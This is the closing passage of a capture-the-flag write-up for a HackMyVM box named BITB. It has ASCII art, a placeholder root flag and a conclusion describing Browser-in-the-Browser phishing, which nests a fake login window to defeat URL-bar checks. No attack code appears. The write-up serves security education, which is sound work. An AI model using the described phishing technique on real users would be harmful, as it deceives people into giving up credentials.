██████╗ ██╗████████╗██████╗
██╔══██╗██║╚══██╔══╝██╔══██╗
██████╔╝██║   ██║   ██████╔╝
██╔══██╗██║   ██║   ██╔══██╗
██████╔╝██║   ██║   ██████╔╝
╚═════╝ ╚═╝   ╚═╝   ╚═════╝


⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⡠⢤⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡴⠟⠃⠀⠀⠙⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⠋⠀⠀⠀⠀⠀⠀⠘⣆⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⠾⢛⠒⠀⠀⠀⠀⠀⠀⠀⢸⡆⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣿⣶⣄⡈⠓⢄⠠⡀⠀⠀⠀⣄⣷⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣿⣷⠀⠈⠱⡄⠑⣌⠆⠀⠀⡜⢻⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⡿⠳⡆⠐⢿⣆⠈⢿⠀⠀⡇⠘⡆⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢿⣿⣷⡇⠀⠀⠈⢆⠈⠆⢸⠀⠀⢣⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⣿⣿⣿⣧⠀⠀⠈⢂⠀⡇⠀⠀⢨⠓⣄⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⣿⣿⣿⣦⣤⠖⡏⡸⠀⣀⡴⠋⠀⠈⠢⡀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣾⠁⣹⣿⣿⣿⣷⣾⠽⠖⠊⢹⣀⠄⠀⠀⠀⠈⢣⡀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⡟⣇⣰⢫⢻⢉⠉⠀⣿⡆⠀⠀⡸⡏⠀⠀⠀⠀⠀⠀⢇
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢨⡇⡇⠈⢸⢸⢸⠀⠀⡇⡇⠀⠀⠁⠻⡄⡠⠂⠀⠀⠀⠘
⢤⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⠛⠓⡇⠀⠸⡆⢸⠀⢠⣿⠀⠀⠀⠀⣰⣿⣵⡆⠀⠀⠀⠀
⠈⢻⣷⣦⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⡿⣦⣀⡇⠀⢧⡇⠀⠀⢺⡟⠀⠀⠀⢰⠉⣰⠟⠊⣠⠂⠀⡸
⠀⠀⢻⣿⣿⣷⣦⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⢧⡙⠺⠿⡇⠀⠘⠇⠀⠀⢸⣧⠀⠀⢠⠃⣾⣌⠉⠩⠭⠍⣉⡇
⠀⠀⠀⠻⣿⣿⣿⣿⣿⣦⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣞⣋⠀⠈⠀⡳⣧⠀⠀⠀⠀⠀⢸⡏⠀⠀⡞⢰⠉⠉⠉⠉⠉⠓⢻⠃
⠀⠀⠀⠀⠹⣿⣿⣿⣿⣿⣿⣷⡄⠀⠀⢀⣀⠠⠤⣤⣤⠤⠞⠓⢠⠈⡆⠀⢣⣸⣾⠆⠀⠀⠀⠀⠀⢀⣀⡼⠁⡿⠈⣉⣉⣒⡒⠢⡼⠀
⠀⠀⠀⠀⠀⠘⣿⣿⣿⣿⣿⣿⣿⣎⣽⣶⣤⡶⢋⣤⠃⣠⡦⢀⡼⢦⣾⡤⠚⣟⣁⣀⣀⣀⣀⠀⣀⣈⣀⣠⣾⣅⠀⠑⠂⠤⠌⣩⡇⠀
⠀⠀⠀⠀⠀⠀⠘⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡁⣺⢁⣞⣉⡴⠟⡀⠀⠀⠀⠁⠸⡅⠀⠈⢷⠈⠏⠙⠀⢹⡛⠀⢉⠀⠀⠀⣀⣀⣼⡇⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣿⣿⣿⣿⣿⣿⣿⣿⣽⣿⡟⢡⠖⣡⡴⠂⣀⣀⣀⣰⣁⣀⣀⣸⠀⠀⠀⠀⠈⠁⠀⠀⠈⠀⣠⠜⠋⣠⠁⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⢿⣿⣿⣿⡟⢿⣿⣿⣷⡟⢋⣥⣖⣉⠀⠈⢁⡀⠤⠚⠿⣷⡦⢀⣠⣀⠢⣄⣀⡠⠔⠋⠁⠀⣼⠃⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣿⣿⡄⠈⠻⣿⣿⢿⣛⣩⠤⠒⠉⠁⠀⠀⠀⠀⠀⠉⠒⢤⡀⠉⠁⠀⠀⠀⠀⠀⢀⡿⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠙⢿⣤⣤⠴⠟⠋⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠑⠤⠀⠀⠀⠀⠀⢩⠇⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
Root Flag: HMV{HERE IS THE ROOT FLAG}
The system prints out some awesome final ASCII frame demonstrating a classic nested Browser-in-the-Browser phishing window and a hacker.
Conclusion and takeaways
BITB was an incredibly fun and unique machine to build and solve. Unlike static CTF challenges that only focus on outdated software exploits, this box emphasizes the deceptive nature of modern, client side social engineering threats. By nesting a fake authentication prompt inside a legitimate application container, Browser-in-the-Browser (BitB) attacks completely neutralize traditional security advice like “Just look at the URL bar.”
Creating this scenario was the perfect way to bridge the gap between building defensive demonstration tools (RED-BITB) and providing an educational sandbox for other security professionals. As the custom terminal art says: Don’t click things when bored! The machine is actively available for deployment. Head over to HackMyVM - BITB to download the box and test your own pivoting and social engineering skills.
Thank you for reading, and happy hacking!